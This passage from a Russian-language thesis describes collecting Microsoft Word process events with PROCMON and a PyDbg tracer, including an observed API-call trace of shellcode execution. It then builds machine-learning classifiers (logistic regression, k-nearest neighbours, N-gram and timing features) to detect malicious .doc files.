- Process ID – уникальный идентификатор процесса

После того как были установлены фильтры и выбраны нужные поля, было произведено открытие каждого файла из выборки с помощью Microsoft Word. При этом в главном окне утилиты PROCMON можно наблюдать захваченные события.



Process Name	PID	Operation	Relative Time	Duration
WINWORD.E...	1216	Process Start	00:00:11.9789392	0.0000000
WINWORD.E...	1216	Thread Create	00:00:11.9789571	0.0000000
WINWORD.E...	1216	QueryNameInf...	00:00:11.9812348	0.0000086
WINWORD.E...	1216	Load Image	00:00:11.9818105	0.0000000
WINWORD.E...	1216	Load Image	00:00:11.9824656	0.0000000
WINWORD.E...	1216	QueryNameInf...	00:00:11.9824872	0.0000069
WINWORD.E...	1216	CreateFile	00:00:11.9826570	0.0000120
WINWORD.E...	1216	QueryStandar...	00:00:11.9827654	0.0000047
WINWORD.E...	1216	ReadFile	00:00:11.9828771	0.0054368
WINWORD.E...	1216	CloseFile	00:00:11.9884387	0.0000623
WINWORD.E...	1216	CreateFile	00:00:11.9885418	0.0000188
WINWORD.E...	1216	QueryInformati...	00:00:11.9885740	0.0000050
WINWORD.E...	1216	FileSystemCon...	00:00:11.9963923	0.0000857
WINWORD.E...	1216	CreateFile	00:00:11.9965026	0.0000118
WINWORD.E...	1216	QueryDirectory	00:00:11.9965331	0.0000391
WINWORD.E...	1216	QueryDirectory	00:00:11.9965948	0.0000050
WINWORD.E...	1216	CloseFile	00:00:11.9974525	0.0000050
WINWORD.E...	1216	CreateFile	00:00:11.9975488	0.0000132
WINWORD.E...	1216	QueryDirectory	00:00:12.0005165	0.0000400

Showing 7 273 of 104 252 events (6.%)      Backed by d:\soft\doc\temp.pml

Рисунок 2.5 — Процесс сбора динамических событий



После получения достаточного количества собранной информации, она сохраняется в текстовые файлы для дальнейшего анализа. Формат этих файлов весьма прост и представляет из себя значения, разделённые заранее обговорённым разделителем, например запятой <sup>3</sup>.

```
$ head good/00.CSV
"PID","Operation","Relative Time","Duration"
"1200","Process Start","00:00:11.5538483","0.0000000"
"1200","Thread Create","00:00:11.5538508","0.0000000"
"1200","QueryNameInformationFile","00:00:11.5575127","0.0000078"
"1200","Load Image","00:00:11.5576616","0.0000000"
"1200","Load Image","00:00:11.5579312","0.0000000"
"1200","CreateFile","00:00:11.5609338","0.0035301"
"1200","QueryDeviceInformationVolume","00:00:11.5644770","0.0000173"
"1200","QueryOpen","00:00:11.5646181","0.0000181"
"1200","Load Image","00:00:11.5648740","0.0000000"
```

Рисунок 2.6 — Несколько строк из итогового файла с записанными событиями

В дальнейшем по данным, собранным для каждого объекта с помощью данной методики, будут выделяться формальные признаки и использоваться для построения итоговой модели.

## 2.3 Создание альтернативы для программы PROCMON


PROCMON позволяет фиксировать и сохранять большое количество событий, поступающих от запущенных программ, но при этом обладает несколькими недостатками. Например, для сбора данных необходимо в ручную запускать программы, а затем сохранять собранные данные.

В качестве альтернативы мною была написана утилита на языке Python, которая с помощью библиотеки PyDbg <sup>4</sup> позволяет получать последовательность вызовов системных функций, вызываемых в процессе работы программы.

Кроме того как можно видеть на рисунке 2.7 также собираются адреса, с которых были вызваны соответствующие функции.

<sup>3</sup>CSV: Comma-separated values

<sup>4</sup>URL: <https://github.com/OpenRCE/pydbg>



0x3023c63d	kernel32!ReadFile
0x3023c63d	kernel32!ReadFile
0x3982f9a8	kernel32!CreateThread
0x0012a0be	kernel32!ReadFile
0x07aa0077	kernel32!ReadFile
0x07aa0091	kernel32!GetTempPathA
0x07aa00c6	kernel32!CreateFileA
0x07aa00e4	kernel32!WriteFile
0x07aa00f2	kernel32!WinExec

Рисунок 2.7 — Момент перехода исполнения на шелл-код

Написанная утилита не использовалась при сборе данных для исследования, но в будущем может стать заменой для автоматического получения информации о запущенных программах.

## ГЛАВА 3

### ПОДХОД МАШИННОГО ОБУЧЕНИЯ

В этой главе будут даны основные определения, а также сформулирована общая задача классификации.

Машинное обучение — это подраздел искусственного интеллекта, находящийся на стыке статистики и компьютерных наук. Главная цель машинного обучения заключается в разработке методов, позволяющих строить математические модели, способные обучаться по прецедентам. Под обучением стоит понимать процесс аппроксимации заранее неизвестной функции по набору точек из её области определения и известных значений, полученных для каждой такой точки.

В нашем случае точки — это файлы формата **doc**, а неизвестная функция отображает каждый такой файл во множество, состоящее из двух элементов: {“вредоносный файл”, “безопасный файл”}.

Далее, мы более формально опишем, каким образом объекты из реальной жизни можно рассматривать как точки, принадлежащие области определения неизвестной нам функции, и опишем подходы для извлечения зависимостей, с помощью которых в следующей главе будем решать задачи распознавания вредоносных программ.

#### 3.1 Обобщённая задача классификации

Пусть  $X$  — это множество объектов, а  $Y$  — это множество классов и существует неизвестное нам отображение  $F : X \rightarrow Y$ , ставящее каждому объекту  $x \in X$  в соответствие метку класса  $y \in Y$ . Несмотря на то, что само отображение нам неизвестно, для некоторого набора элементов  $\{x_1, \dots, x_n\} \subset X$  мы можем получить значения  $F$  в этих точ-

ках  $y_i = F(x_i)$ ,  $i \in \{1, \dots, n\}$ . В такой постановке задачи набор пар  $\{(x_1, y_1), \dots, (x_i, y_i)\}$  называется обучающей выборкой и, имея такую выборку, нам необходимо построить функцию  $F^*$ , которая наилучшим образом приближает функцию  $F$ . Конечно, мы хотим чтобы построенная функция  $F^*$  не только возвращала метку  $y = F^*(x)$  для точки  $x$  из обучающей выборки, но и могла возвращать метку для новых, ранее неизвестных нам объектов, руководствуясь некоторым правилом.

Поиск  $F^*$  можно свести к минимизации некоторого функционала  $M(F^*, F)$ , отражающего близость  $F^*$  к  $F$ . В качестве  $M$  можно взять, например, квадрат разности, тогда мы получим так называемый метод наименьших квадратов. Важно понимать, что уменьшение данной метрики на обучающей выборке не всегда приводит к уменьшению количества ошибок, совершаемых на новых объектах. Вопросы измерения качества классификации будут рассмотрены в следующих параграфах.

В некоторых случаях при использовании методов классификации нам важно знать не только конечную метку класса, но и степень уверенности в ней. В таком случае задачу классификации можно поставить следующим образом: существует неизвестное нам отображение  $F : X \rightarrow Y$ , ставящее каждому объекту из  $X$  в соответствие метку класса из  $Y$ , необходимо по обучающей выборке  $\{(x_1, y_1), \dots, (x_i, y_i)\}$  получить функцию  $F^* : X \rightarrow [0 \dots 1]^{|Y|}$ , которая переводит объект в вектор вероятностей принадлежности к каждому из классов, и для любого  $x \in X$  сумма  $\sum_{i=1}^{|Y|} F^*(x)^i = 1$ .

Получение значений приближенной функции  $F^*$  предполагается производить на компьютере, поэтому алгоритм, который стоит за вычислением  $F^*$ , должен быть достаточно эффективным.

Почти всегда функцию  $F^*$  мы можем выбирать из некоторого параметризованного семейства функций, тогда задача поиска наилучшего

приближения функции  $F$  сводится к минимизации функционала  $M(F^*, F)$  по вектору параметров, задающих  $F^*$ . Одним из подходов поиска параметров является градиентный спуск [10].

### 3.2 Признаки объектов, матрица объект-признак

Зачастую рассматриваемые нами объекты имеют довольно сложную структуру. Из-за этого могут появляться проблемы в формализации функций  $F^*$  и  $F$ , введенных в предыдущем параграфе. Один из способов борьбы с такой проблемой — это перевод объекта в вектор формальных признаков. Итак, пусть  $x$  — элемент множества  $X$ . Введём набор функций  $D_i$ , отображающие  $x$  в признаки  $d_i$ .

Признаки могут быть различных типов, например:

- бинарный,  $d_i \in \{0, 1\}$
- категориальный,  $d_i$  принадлежит конечному множеству несравнимых между собой элементов
- количественный,  $d_i \in R$

Имея  $\{D_1, \dots, D_m\}$ , мы можем построить для каждого из объектов  $\{x_1, \dots, x_n\}$  их признаковое описание. Таким образом, вместо множества объектов произвольной структуры мы будем оперировать матрицей  $D$  размера  $n$  на  $m$ . Один из традиционных в статистике примеров такого подхода к решению задачи — это проблема классификации экземпляров цветка ириса [11]. В этой проблеме для каждого объекта выделяются 4 количественных признака:

- длина чашелистика
- ширина чашелистика
- длина лепестка
- ширина лепестка

В качестве классов  $y \in Y$  представлены три вида ирисов:

- Iris setosa
- Iris versicolor
- Iris virginica

Таблица 3.1 — Фрагмент матрицы объект-признак для задачи ирисов Фишера

Длина чашелистика	Ширина чашелистика	Длина лепестка	Ширина лепестка	Вид ириса
5.1	3	1.4	0.2	setosa
7	3.2	4.7	1.4	versicolor
6.3	3.3	6	2.5	virginica

В дальнейшем, при решении задачи классификации вредоносных объектов мы также перейдём от файлов к их признаковым описаниям и впоследствии к матрице объект-признак. Имея на руках такую матрицу, мы можем применять большинство методов машинного обучения.

### 3.3 Линейные модели классификации

Одним из самых простых и распространенных методов построения классификаторов является логистическая регрессия [12]. Данный метод позволяет создавать модели предназначенные только для бинарной классификации. Без ограничения общности будем считать, что множество классов равно  $\{0, 1\}$ .

Для того, чтобы построить классификатор, нам нужна только матрица объект-признак, введенная ранее. Мы подаём её на вход, а на выход получаем линейную модель, задаваемую набором чисел  $\{a_0, a_1, \dots, a_m\}$ , где  $m$  это количество признаков у объектов.

После этапа обучения мы можем предсказывать класс новых объектов следующим образом. Пусть  $x$  — это новый объект, используя ранее

введённые функции  $\{D_1, \dots, D_m\}$ , создаём признаковое описание  $\{d_1, \dots, d_m\}$  элемента  $x$ . На этом шаге важно использовать те же самые функции  $D_i \in \{D_1, \dots, D_m\}$ , с помощью которых была создана матрица объект-признак на этапе обучения.

Далее, мы вычисляем следующее выражение  $f(a_0 + \sum_{i=1}^m d_i * a_i)$ , где  $f(z) = \frac{1}{1+e^{-z}}$ . Значение данного выражения мы можем трактовать как вероятность принадлежности элемента к первому классу.




Рисунок 3.1 — График функции  $f(z) = \frac{1}{1+e^{-z}}$ ;

Для поиска коэффициентов  $\{a_0, \dots, a_m\}$ , способствующих наилучшему приближению на обучающей выборке, существует множество эффективных методов. В дальнейшем мы будем использовать этот алгоритм для финального объединения результатов, полученных от большого набора других классификаторов.

Данную модель можно интерпретировать следующим образом: модуль коэффициента при признаке под номером  $i$  передаёт вес данного признака для итоговой оценки: чем он больше, тем важнее признак. Знак коэффициента отвечает за то, к какому классу мы будем отдавать предпо-

чение, если коэффициент отрицательный, то к классу “0”, если положительный, то, соответственно, классу “1”. Вычислив произведение вектора коэффициентов на вектор признаков, мы получаем число, которое необходимо сравнить с границей принятия решения  $-a_0$ . Если мы перешли эту границу, то метод будет отдавать предпочтение классу “1”, и, чем дальше данное число будет уходить за эту границу, тем будет больше вероятность принадлежности объекта к классу “1”. Данное рассуждение про физический смысл модели верно только, если все признаки объектов имеют одинаковый масштаб.

Конечно, логистическую регрессию можно использовать не только как способ объединения других классификаторов. Ниже мы приводим пример решения задачи классификации цветков ириса. Для возможности визуализации мы предварительно понизили размерность вектора признаков каждого объекта с четырёх признаков до двух. Для понижения размерности мы воспользовались методом главных компонент [13][14].




Рисунок 3.2 — Ирисы Фишера, границы классов, полученные методом логистической регрессии;



### 3.4 Метрические алгоритмы классификации

Существует другой подход к задаче классификации, базирующийся на следующем предположении: объекты из одного класса должны располагаться недалеко друг от друга относительно некоторой функции близости. Такой метод полезен в случаях, когда какой-то объект не описывается однозначно с помощью конечного числа признаков. Исходя из данного предположения, легко построить эвристический метод классификации, который называется метод К ближайших соседей [15].

Всё, что требуется от нас, это функция расстояния  $F : X \times X \rightarrow R$ , определённая для каждой пары объектов. Если рассмотреть одну из простых реализаций данного метода, то алгоритм классифицирующий новые объекты сводится к следующей последовательности действий. Во-первых, мы сортируем элементы обучающей выборки в порядке возрастания расстояния до нового объекта. Во-вторых, мы выбираем К первых элементов отсортированной последовательности и подсчитываем, какой класс сколько раз встретился. В итоге, новому объекту мы назначаем метку того класса, который встретился больше всего.

Кроме описанного варианта реализации также существуют более сложные, например, один из способов вводит такое понятие как вес объекта и позволяет оперировать им в процессе обучения, уменьшая вес элемента с увеличением его номера позиции в отсортированной выборке.




Рисунок 3.3 — Ирисы Фишера. Результат работы алгоритма К ближайших соседей; (а) Для К равного 1; (б) Для К равного 5; (в) Для К равного 50;

Существует много готовых функций расстояний, например, если наш объект в обучающей выборке принадлежит пространству  $R^n$ , то в качестве функции расстояния можно взять Евклидову метрику. Далее, когда нам будет необходимо сравнивать информацию о двух запущенных процессах, мы введём более сложную метрику. На рисунке 3.3 визуальным образом отображены границы классов в зависимости от числа соседей. Количественные оценки качества каждого из вариантов будут представлены в следующем параграфе.

### 3.5 Оценка качества классификации

После того, как мы выбрали выборку, состоящую из рассматриваемых объектов, и построили по ним модель для классификации, наступает этап внедрения созданного метода в рабочий процесс. Во время работы для нас важно, как часто модель ошибается на новых объектах. Если ошибки будут возникать слишком часто, то польза от такого алгоритма будет поставлена под сомнение. Часто при оценке полученных моделей в машинном обучении прибегают к следующему способу: мы делим обучающую выборку на две части. Одну из частей мы по-прежнему будем использовать для обучения метода классификации, а вторую часть назо-

вём тестовой выборкой и будем на ней проверять качество. Для каждого объекта из тестовой выборки мы с помощью нашего метода предсказываем метку класса и, далее, сравниваем полученный ответ с истинным. Истинный ответ нам известен, так как тестовая выборка является подмножеством изначальной обучающей выборки.

Имея на руках две метки класса, одну из которых мы получили от применения классификатора, мы можем применять огромное множество способов для оценки качества классификации. Один из способов, которым мы будем пользоваться в дальнейшем, основан на анализе матрицы ответов.

Таблица 3.2 — Матрица возможных ответов классификатора

		Метка класса	
		0	1
Ответ классификатора	0	TN	FN
	1	FP	TP

В данной матрице мы обозначили число в каждой ячейке заглавными латинскими буквами, рассмотрим что они означают:

- TN, True Negative — количество объектов правильно классифицируемых как элементы класса “0”
- FP, False Positive — количество объектов, которое метод ошибочно отнёс к классу “0” (данный тип ошибок называется ошибками первого рода),
- FN, False Negative — количество объектов, которое метод ошибочно отнёс к классу “1” (данный тип ошибок называется ошибками второго рода),
- TP, True Positive — количество объектов, которые были правильно классифицированы и являются элементами класса “1”.

Через величины TN, FP, FN, TP вводятся промежуточные оценки класси-

фикации: полнота и точность.

$$Recall = \frac{TP}{TP + FN} \quad (3.1)$$

$$Precision = \frac{TP}{TP + FP} \quad (3.2)$$

Значения полноты и точности принадлежат отрезку  $[0 \dots 1]$ . Значение полноты можно интерпретировать как вероятность того, что случайно выбранный элемент во время классификации будет отнесён к классу “1”, при условии, что он действительно принадлежит классу “1”. А значение точности — как вероятность того, что случайно выбранный элемент, отнесённый классификатором к классу “1”, действительно принадлежит классу “1”.

В случае задачи классификации вредоносных программ величина полноты предсказывает то, как часто мы будем пропускать вредоносные программы, а величина точности — насколько часто мы будем принимать хорошие программы за плохие. В некоторых случаях удобнее иметь одну метрику для сравнения классификаторов вместо двух. Для этого существует показатель, называющийся F-мерой, совмещающий в себе одновременно точность и полноту.

$$F = \frac{2 * Precision * Recall}{Precision + Recall} \quad (3.3)$$

В дальнейшем мы будем сравнивать качество классификаторов именно по F-мере. В момент отделения тестовой выборки возникает несколько проблем. Во-первых, мы можем поделить выборки таким образом, что одна из них получится смещённой по отношению к другой. В таком случае

наша оценка классификатора окажется неверной. Во-вторых, мы теряем для использования в процессе обучения элементы, попавшие в тестовую выборку, и тем самым упускаем потенциальную возможность улучшить наш классификатор новыми данными. Для борьбы с этим можно использовать подход, имеющий название KFold. Мы делим обучающую выборку на  $N$  частей и последовательно используем в качестве тестовой выборки каждую из частей. После этого у нас будет  $N$  оценок классификатора, которые можно усреднить для получения финальной оценки [16]. Также стоит упомянуть отдельный случай, когда  $N$  принимает значение равное длине выборки. То есть мы будем обучаться на всей выборке кроме одного объекта, а потом пытаться его предсказать. Данный метод имеет название Leave One Out или сокращённо — LOO. С помощью этого метода мы не сможем правильно посчитать точность, полноту и F-меру, но зато сможем понять по количеству ошибок насколько далёк наш классификатор от идеального. Этот метод проверки качества особо актуален в случае недостатка рассматриваемых объектов.

Таблица 3.3 — Сравнение метрик качеств для задачи ирисы Фишеры, взяты только два пересекающихся класса цветков

Метод классификации	Точность	Полнота	F-мера	Количество ошибок при LOO
Логистическая регрессия	0.96	1.0	0.97	4
1 ближайший сосед	0.96	0.94	0.93	6
5 ближайших соседа	0.96	0.96	0.94	5
50 ближайших соседей	0.90	0.88	0.87	9

## ГЛАВА 4

### СОЗДАНИЕ АЛГОРИТМОВ КЛАССИФИКАЦИИ

В данной главе будут предложены несколько алгоритмов классификации вредоносных файлов, позволяющих с приемлемым качеством определять метку объектов, подготовленных нами ранее. Действия в этой главе являются заключительными для создания классификатора. Мы будем использовать результат работы предыдущих глав, где мы создали необходимую выборку файлов, включающую в себя как вредоносные файлы, так и файлы, не причиняющие никакого вреда, а также собрали информацию о работе процесса “Microsoft Word”, специальным образом подготавливая каждый файл из выборки для запуска.

На практике очень часто методы машинного обучения тесно связаны с рассматриваемыми объектами и признаками, которые могут быть извлечены из них. Поэтому каждый предложенный нами алгоритм окажется отдельным подходом извлечения формального набора признаков для каждого исследуемого объекта. В зависимости от типа получившихся факторов мы будем использовать подходящий метод машинного обучения.

#### 4.1 Процесс как последовательность действий

Для построения первой модели, мы рассмотрим процесс исполнения программы Microsoft Word, во время открытия каждого файла, как последовательность простых операций. В качестве операции будут выступать вызовы функций WinAPI, регистрируемые утилитой PROCMON, например такие, как открытие файла, запись в файл или загрузка динамической библиотеки.

Во время создания того или иного набора признаков, принято обосновывать почему именно такой подход имеет право на жизнь. В нашем случае мы будем опираться на следующее предположение: последовательность действий, совершаемых вредосными файлами отличаются от нормального исполнения обычных пользовательских файлов.

Имея на руках последовательность действий мы будем использовать технику, часто применяемую для построения различных языковых моделей натуральных языков. Только в отличие от традиционного использования таких методов, отдельным элементом языка у нас будет не слово на английском или русском языках, а операция, совершаемая запущенной программой. Каждый процесс в таком случае можно представить как документ, содержащий одно длинное предложение со словами из заданного множества.

Первый шаг необходимый для построения данной модели это перевод сырых данных, собранных с помощью утилиты PROCMON для каждого файла, в вектор слов. В нашем случае слово будет принадлежать конечному множеству операций, которые поддерживает PROCMON для перехвата, при этом мы будем рассматривать только подмножество операций непосредственно совершаемых Microsoft Word'ом и перехваченных во время исполнения.

Таблица 4.1 — Пример операций и их отображений

Операция	Сокращённое обозначение
Process Start	0
Thread Create	1
QueryNameInformationFile	2
Load Image	3
CreateFile	4

Для дальнейшей работы с этими операциями нам будет удобно отобразить их в короткие численные представления. Используя всё выше сказанное мы можем рассматривать элементы выборки как большие предложения, состоящие из чисел.

Таблица 4.2 — Первые 10 операций, совершаемые запущенной программой, и их отображения

Операция	Отображение
Process Start	0
Thread Create	1
QueryNameInformationFile	2
Load Image	3
Load Image	3
CreateFile	4
QueryDeviceInformationVolume	5
QueryOpen	6
Load Image	3
CreateFile	4

Например, если допустить что Таблица 4.2 содержит результат работы программы Microsoft Word от начала до конца, то объект, сгенерировавший данные операции, будет иметь вид: **“0 1 2 3 3 4 5 6 3 4”**.

Один из случаев, которые мы сможем определить такой моделью, является вызов некоторой аномальной функции, совершающей потенциально зловердные действия. Тогда слово, соответствующее отображению этой функции в число, не будет принадлежать никакому предложению, составленному по безвредным объектам. В таком сценарии мы можем использовать распределение частот по каждому слову, состоящему из цифр, для принятия решения. Однако, в некоторых случаях для нас может пред-



ставлять опасность не только отдельный вызов функций, а некоторая последовательность вызовов безобидных подпрограмм. Например, последовательность функций “CreateFile”, “ReadFile”, “WriteFile” может служить сигналом о создании копии вируса в системе. Чтобы учесть такие ситуации, мы будем использовать распределение  $N$ -грамм как обобщение частот отдельных слов.

$N$ -граммы для  $N$  равного 1 представляют из себя частоты каждого слова документа в отдельности. Для  $N$  равного 2 это распределение пар слов и т.д. Например, рассмотрим такое распределение для объекта из Таблицы 4.2, где  $N$  принимает значения из множества  $\{1, 2\}$ .

Таблица 4.3 — Разложение объекта из Таблицы 4.2 на  $N$ -граммы для  $N \in \{1, 2\}$

Тип $N$ -граммы	0	1	2	3	4	5	6	0 1	1 2	2 3	3 3	3 4	4 5	5 6	6 3
Частота	1	1	1	3	2	1	1	1	1	1	1	2	1	1	1

Количество различных  $N$ -грамм, конечно, зависит от самого значения числа  $N$ , поэтому его нужно выбирать из соображений баланса между длиной потенциально вредоносной последовательности и размером конечной матрицы объект-признак. В нашем случае для создания рабочего метода мы будем использовать  $N$  равное 2, так как при установке  $N = 1$  мы не будем учитывать связь между соседними действиями, а уже при  $N = 2$  производится достаточное количество признаков для правильной классификации. Экспериментально проверено, последующее увеличение длины  $N$  не приводит к изменению качества в лучшую сторону.

Это и дальнейшие преобразования мы будем производить с помощью библиотеки Scikit-Learn для языка Python. Scikit-Learn – это библиотека для статистического анализа и машинного обучения, включающая в себя алгоритмы, решающие задачи:

- Классификации
- Регрессии
- Поиска наилучшей модели
- Предобработки данных
- Кластеризации
- Понижения размерности данных

Таким способом мы переведём каждый объект в вектор частот, получив в итоге матрицу объект-признак. Как и в примере с объектом из таблицы 4.3, в качестве признака будет частота определённой  $N$ -граммы встретившейся в каждом объекте из обучающей выборки.

Таблица 4.4 — Фрагмент матрицы объект-признак для двух хороших  $\{G_0, G_1\}$  и двух плохих  $\{B_0, B_1\}$  файлов.

	Различные виды $N$ -грамм																	
$G_0$	38	5	91	17	10	2	4	1	1	1	1	1	2	0	0	0	0	0
$G_1$	49	5	16	17	10	2	5	1	1	1	1	1	2	2	4	0	0	0
$B_0$	285	9	78	85	79	3	15	5	1	1	3	3	0	7	12	1	3	1
$B_1$	288	8	81	85	79	2	8	1	1	1	3	3	0	4	12	1	0	0

Имея на руках данную матрицу, мы можем воспользоваться ранее описаной линейной моделью. После обучения метода и проверки качества классификации с помощью подсчёта ошибок техникой LOO, мы заметим что метод со 100 процентным качеством определяет вредоносные файлы. То есть составленная нами выборка линейно делима по какому-то набору признаков. Мы можем найти примеры таких признаков.

Нашу выборку можно разделить по последовательностям действий представленным в таблице 4.5. Для нас это означает что существует последовательность операций, совершаемых только вредоносными объек-

Таблица 4.5 — Фрагмент матрицы объект-признак для двух хороших  $\{G_0, G_1\}$  и двух плохих  $\{B_0, B_1\}$  файлов.

Вид файла	QueryAllInformationFile, FileSystemControl
$G_0$	0
$G_1$	0
$B_0$	2
$B_1$	2

тами. Разделяющие последовательности действий, найденные в исходных данных, продемонстрированы на рисунке 4.1.

```
"1304","QueryInformationVolume","00:00:48.7738986","0.0000051"
"1304","QueryAllInformationFile","00:00:48.7740378","0.0000072"
"1304","FileSystemControl","00:00:48.7751902","0.0000857"
"1304","QueryObjectIdInformationVolume","00:00:48.7754268","0.0000142"
```

(a)

```
"1356","QueryInformationVolume","00:00:24.5263923","0.0000051"
"1356","QueryAllInformationFile","00:00:24.5264929","0.0000067"
"1356","FileSystemControl","00:00:24.5265954","0.0000531"
"1356","QueryObjectIdInformationVolume","00:00:24.5267452","0.0000114"
```

(б)

Рисунок 4.1 — Разделяющие паттерны

Несмотря на идеальную точность, данный результат считается недостаточно полным без дальнейшего анализа происхождения данных операций, но подробный разбор работы Microsoft Word в случаях эксплуатации различных уязвимостей является достаточно крупной задачей, достойной рассмотрения в отдельной работе. Мы же ограничимся получившимся результатом, как грубой оценкой при первичном анализе зловредных объектов. Следующий метод основан на более сложном подходе, требующий объединения нескольких алгоритмов машинного обучения.

## 4.2 Процесс как набор графиков

В предыдущем параграфе был рассмотрен подход, основанный на разбиении выполнения процесса на простые операции с последующим анализом сгенерированных последовательностей операций.

Ранее нами был описан общий план проникновения и исполнения зловредного кода через эксплуатацию уязвимостей в сложных форматах файлов. Одним из этапов заражения является подготовка атакуемой программы для запуска шелл-кода. Часто в этот момент программа начинает вести себя необычно: зависать, работать медленней или аварийно завершаться. Чтобы отлавливать подобные ситуации автоматически, нам необходимо ввести набор формальных признаков, способных различать такие ситуации. Однако мы не можем подстраиваться под определённый вид поведения, например завершение программы, потому что новый вирус, способный избегать появления такого демаскирующего признака, ускользнёт от нашего исследования.

В качестве обобщённого набора признаков, не привязанных к определённому виду визуального проявления, мы будем рассматривать время исполнения каждой операции. Время как признак является довольно чувствительным показателем работы процесса, если процесс будет вести себя необычно, то это прямо скажется на численных показателях времени. Исходя из таких рассуждений, был разработан новый метод извлечения формальных признаков работы из запущенной программы, основанный на представлении работы процесса в виде двумерного графика, где по оси X мы будем отображать номер операции, а по оси Y затраченное время на выполнение этой операции.

То есть теперь в качестве признака выступает график, а не одно

число, как в случае с частотой N-грамм. Это более богатое семейство, в отличие от N-грамм составленных по последовательностям из простых операций.

